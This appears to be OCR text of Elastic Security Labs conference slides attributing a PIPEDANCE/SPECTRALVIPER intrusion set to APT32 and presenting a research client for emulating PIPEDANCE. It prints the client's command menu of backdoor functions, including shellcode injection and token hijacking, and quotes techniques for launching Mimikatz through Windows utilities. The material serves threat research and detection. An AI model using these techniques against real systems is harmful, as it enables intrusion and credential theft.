
Cobalt Strike BEACON
Endpoint #3, Endpoint #4
December 2022

SPECTRALVIPER
Endpoint #4, Endpoint #2
April 2023

elastic

Attribution - Overlap

- Shared tooling between intrusion sets
- Supported by third-party data
- Victimology pointed to large public companies located in Vietnam



Source:
https://www.elastic.co/security-labs/elastic-charms-spectralviper

elastic

Attribution - Bismuth/Canvas Cyclone Comparison

Research from Microsoft (November 2020)

- Launching SysInternals **DbgView** from Service Control Manager (SCM)
- Network verification to yahoo.com
- Launched Mimikatz commands from a hard-coded list of Windows programs

> DLL. The group used DebugView and the malicious DLL in a fairly unexpected fashion to launch Base64-encoded Mimikatz commands using one of several Windows processes: *makecab.exe*, *systray.exe*, *w32tm.exe*, *bootcfg.exe*, *diskperf.exe*, *esentutl.exe*, and *typeperf.exe*.

Source: https://www.microsoft.com/en-us/security/blog/2020/11/30/threat-actor-leverages-coin-miner-techniques-to-stay-under-the-radar-heres-how-to-spot-them

Attribution - TIN WOODLAWN Comparison

Research from Secureworks (August 2021)

- Threat profile aligns with APT32
- Describes PIPEDANCE functionality
  - RC4 + named pipe
  - Injection using hard-coded list (esentutl.exe)

> The stager waits for an RC4-encrypted executable payload to be written to the named pipe and then injects the payload into a legitimate Windows executable randomly selected from a hard-coded list in the stager code. In one campaign, Cobalt Strike injected the Windows esentutl.exe Extensible Storage Engine utility with an RC4-encrypted Mimikatz credential harvesting payload for credential theft.

Source:
https://www.secureworks.com/blog/detecting-cobalt-strike-government-sponsored-threat-groups

Attribution - Conclusion

- Assess with moderate confidence to Vietnamese state interests
- Aligns with public reporting
  - Canvas Cyclone/Bismuth (Microsoft)
  - APT32 (Google Cloud's Mandiant)
  - TIN WOODLAWN (Secureworks)
- Shared tooling and victimology from private/public data

PIPEDANCE Client

Client - Research Benefits

- Solidifies understanding of malware
  - Main features
  - Control flow
  - Structures
  - Input/outputs to event handlers
- Reach different command handlers not observed during intrusion
- Validate detection/prevention against custom tooling
- Provides strong emulation scenario

PIPEDANCE Client

- Written in C programming language
  - Co-authored with colleague: Cyril Francois

- Integrates with 20 functions
  - Backdoor
  - Enumeration
  - Network Checks
  - Injection

```
C:\dev\refactor\out\build\x86-Debug\client.exe
*** PIPEDANCE Initial Check-In ***

        PID: 1868
        Working Directory: C:\WINDOWS
        Running As: DESKTOP-2C3IQHO\admin

*** PipeDance Command Menu ***
Backdoor Commands

        0: Stop client
        1: Terminate process by pid
        2: Run shell command and print output
        4: List files in current working directory
        6: Write file to disk
        7: Get current working directory
        8: Change current working directory
        9: List running processes
        21: Perform injection (32bits) with stdin/stdout option for the child process
        22: Perform injection (64bits) with stdin/stdout option for the child process
        23: Create random process with hijacked token from provided PID and inject shellcode (32bits)
        24: Create random process with hijacked token from provided PID and inject shellcode (64bits)
        25: Open process from provided PID and inject shellcode (32bits)
        26: Open process from provided PID and inject shellcode (64bits)
        71: HTTP connectivity check
        72: DNS connectivity check with provided DNS server IP
        73: ICMP connectivity check
        74: TCP connectivity check
        75: DNS connectivity check without DNS server
        99: Disconnect pipe / exit thread
        100: Terminate PIPEDANCE process / disconnect Pipe / exit thread

Please enter in command ID: _
```

Source:
https://github.com/elastic/PIPEDANCE

elastic

Thank you!

- Links
  - Repository: PIPEDANCE Client
  - Blog: Client Release
- Reach out
  - @DanielStepanic
  - @elasticseclabs

elastic